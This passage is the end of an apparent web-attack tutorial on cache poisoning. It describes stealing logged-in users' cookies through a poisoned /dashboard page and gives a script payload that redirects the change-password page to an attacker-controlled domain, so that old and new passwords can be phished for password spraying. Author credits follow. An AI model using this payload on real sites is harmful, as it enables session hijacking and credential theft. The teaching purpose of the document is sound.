Once the content of the page is cached, anyone trying to go to their **/dashboard** will end up on the search page, with our image that they will not be able to load, by sending their cookies.

We use the **/dashboard** here and not the home page, to be sure to retrieve cookies from people who are logged in.

We could have also redirected the [/change_password](#) to ours with

```
<script>window.location.replace("https://hideandsec.sh/change_password");</script>
```

, and redo phishing like the **Open Redirection**.

If the victim doesn't pay attention to the domain name that has changed in the meantime, we could recover 2 passwords from the victim, the old one and the new one, which we can then use for [Password Spraying](#).

Author

mxrch

- Github : <https://github.com/mxrch>
- Twitter : <https://twitter.com/mxrchreborn>

- HackTheBox : <https://www.hackthebox.eu/profile/181024>

Contributor

Tartofraise

- Github : <https://github.com/Tartofraise>
- Twitter : https://twitter.com/_Tartofraise
- HackTheBox : <https://www.hackthebox.eu/home/users/profile/103958>

Revision #6

Created 22 May 2020 14:17:01 by mxrch

Updated 20 September 2022 13:00:39 by mxrch